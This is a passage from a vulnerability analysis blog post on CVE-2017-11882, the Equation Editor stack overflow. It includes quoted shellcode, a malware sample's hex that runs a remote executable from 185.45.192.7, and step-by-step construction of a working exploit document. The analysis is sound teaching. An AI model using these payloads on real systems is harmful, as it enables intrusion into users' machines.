
So the calling route for Font Record Parsing(0x8) is : sub_406881(Load) -> sub_42F8FF(Read MTEF Data) -> sub_43755C -> sub_437c9d(+2EC) -> sub_43A78f -> sub_43a720 -> sub_43a87a(MTEF Byte Stream Handling) -> sub_43B418(font record parsing)


After patching the office sp3,we can find that MS have added the check for overflow:



For other code patches,I suggest you to reference https://0patch.blogspot.co.id/2017/11/did-microsoft-just-manually-patch-their.html ,which has done a good job in patch analysis☺

In addition,we can see some other exploit tools on Github,such as: https://github.com/unamer/CVE-2017-11882/blob/master/CVE-2017-11882.py, in which they replace the hard-coded address 0x00430c12 with a ret instruction(to jump to shellcode):






```
# 0:  b8 44 eb 71 12          mov    eax,0x1271eb44
# 5:  ba 78 56 34 12          mov    edx,0x12345678
# a:  31 d0                   xor    eax,edx
# c:  8b 08                   mov    ecx,DWORD PTR [eax]
# e:  8b 09                   mov    ecx,DWORD PTR [ecx]
# 10: 8b 09                   mov    ecx,DWORD PTR [ecx]
# 12: 66 83 c1 3c             add    cx,0x3c
# 16: 31 db                   xor    ebx,ebx
# 18: 53                      push   ebx
# 19: 51                      push   ecx
# 1a: be 64 3e 72 12          mov    esi,0x12723e64
# 1f: 31 d6                   xor    esi,edx
# 21: ff 16                   call   DWORD PTR [esi] // call WinExec
# 23: 53                      push   ebx
# 24: 66 83 ee 4c             sub    si,0x4c
# 28: ff 10                   call   DWORD PTR [eax] // call ExitProcess
stagecmd = "\xB8\x44\xEB\x71\x12\xBA\x78\x56\x34\x12\x31\xD0\x8B\x08\x8B\x09\x8B\x09\x66\x83\x
```


And it has a mistake in the final “call ExitProcess”,it should be “FF 16 Call Dword ptr [esi]”☺, the overall idea is using code block’s various jump to achieve a larger available room.you can learn it from VALTHEK’s paper: https://29wspy.ru/reversing/CVE-2017-11882.pdf here.

I also have see some malicous spams with sample(http://www.malware-traffic-analysis.net/2017/12/13/index.html) as following using 0x00630c12:

```
1C 00 00 00 02 00 BE C3  45 00 00 00 00 00 00 00    ¾Ã E
28 24 68 00 7C A8 69 00  00 00 00 00 03 01 01 03  ($h |¨i
0A 0A 08 02 81 43 4D 44  20 2F 63 73 74 61 72 74     CMD /cstart
20 5C 5C 31 38 35 2E 34  35 2E 31 39 32 2E 37 5C   \\185.45.192.7\
73 5C 61 70 32 2E 65 78  65 20 26 20 44 44 44 44  s\ap2.exe & DDDD
44 12 0C 63 00 44 00 02  81 65 00 02 81 66 00 00  D  c D   e   f
00
```

It can still run successfully with the execution of WinExec.why?

Back to IDA’s disassemble code,we can find the answer:




```
.text:00411658 F3 A5          rep movsd               ; esi(cmdline_string)-->edi(Buffer)
.text:00411658                                        ; No length checking before copying!So the stack overflow happened!
.text:0041165A 8B C8          mov     ecx, eax
.text:0041165C 83 E1 03       and     ecx, 3
.text:0041165F F3 A4          rep movsb
.text:00411661 8D 45 D8       lea     eax, [ebp+var_28]
.text:00411664 50             push    eax             ; char *
.text:00411665 E8 76 07 04 00 call    __strupr
.text:0041166A 83 C4 04       add     esp, 4

.text:00451DF9 8A 08          mov     cl, [eax]
.text:00451DFB 80 F9 61       cmp     cl, 61h
.text:00451DFE 7C 0A          jl      short loc_451E0A
.text:00451E00 80 F9 7A       cmp     cl, 7Ah
.text:00451E03 7F 05          jg      short loc_451E0A
.text:00451E05 80 E9 20       sub     cl, 20h
.text:00451E08 88 08          mov     [eax], cl
.text:00451E0A
.text:00451E0A                loc_451E0A:             ; CODE XREF: __st
.text:00451E0A                                        ; __strupr+23↑j
.text:00451E0A 40             inc     eax
.text:00451E0B 80 38 00       cmp     byte ptr [eax], 0
.text:00451E0E 75 E9          jnz     short loc_451DF9
```


0x02 ReExploit

In this section,I will try to construct a exploit manually according to my analysis before.

First I new a normal blank docx,then insert the Object “Mircosoft Equation Editor 3.0”:



Then I input my net name “ITh4cker” and save it.Then uncompress the sample with 7zip,and open the word\embeddings\oleObject1.bin with WinHex:



Here we can see that the MTEF Data Records mainly consist of 10 records(1 Line Record(0x1), 8 Char Record(0x2),and 1 End


Record(0x0)),among of which the Line Record(0x1) is the simplest one,only 1 byte,you can use it to fill in your exploit easily☺

what calls for special attention is that the bytes in red circle:0x29 and 0x45,0x29 means the length of MTEF Data,and the 0x45 means the length of Ole Equation Object,don't forget to modify it after constructing your exploit☺

Now,I want to insert a Font record between the last Char record and the End Record as following(the length of the font name is 0x30 as we analyzed before):

```
00000900  1C 00 00 00 02 00 32 C2  5B 00 00 00 00 00 00 00   2Â[
00000910  68 7E 2C 00 54 CC 2B 00  00 00 00 00 03 01 01 03  h~, TÌ+
00000920  0A 0A 01 12 83 49 00 12  83 54 00 12 83 68 00 02     fI  fT  fh
00000930  88 34 00 12 83 63 00 12  82 6B 00 12 82 65 00 12  ^4  fc  ,k  ,e
00000940  82 72 00 08 5A 5A 63 6D  64 2E 65 78 65 20 2F 63  ,r  ZZcmd.exe /c
00000950  20 63 61 6C 63 2E 65 78  65 20 41 41 41 41 41 41   calc.exe AAAAAA
00000960  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000970  41 41 12 0C 43 00 00 00  00 00 00 00 00 00 00 00  AA  C
00000980  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000990  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000009A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000009B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000009C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000009D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000009E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000009F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000A00  45 00 71 00 75 00 61 00  74 00 69 00 6F 00 6E 00  E q u a t i o n
00000A10  20 00 4E 00 61 00 74 00  69 00 76 00 65 00 00 00    N a t i v e
00000A20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000A30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000A40  20 00 02 00 FF FF FF FF  FF FF FF FF FF FF FF FF     ÿÿÿÿÿÿÿÿÿÿÿÿ
00000A50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000A60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000A70  00 00 00 00 04 00 00 00  77 00 00 00 00 00 00 00          w
```

Then compress it with 7zip with the same directory structure,run it,and you will see the calc.exe☺:



Here as I have analyzed it before,so when I constructed the exploit,it's very accurate☺ if you just meet it(stack overflow) in your process of digging vulnerability,you will have to make several trys for it,for example,you can fill in the MTEF Data before Unicode String "Equation Native" at the first

time for a better tracing,the process of debugging and tracing is beautiful!

0x03 Conclusion

In the whole analysis,I just start from the problem(stack overflow),to follow and locate the key point by stack backtracing and cross-reference calling,even I have no knowledge about the function IPersistStorage::Load of OLE Interface,but it doesn't matter,we still can make clear how the overflow happened,just as analyzing a common BSOD,just to debug and trace the exception as usual☺

Ith4cker BeiJing
2017/12/13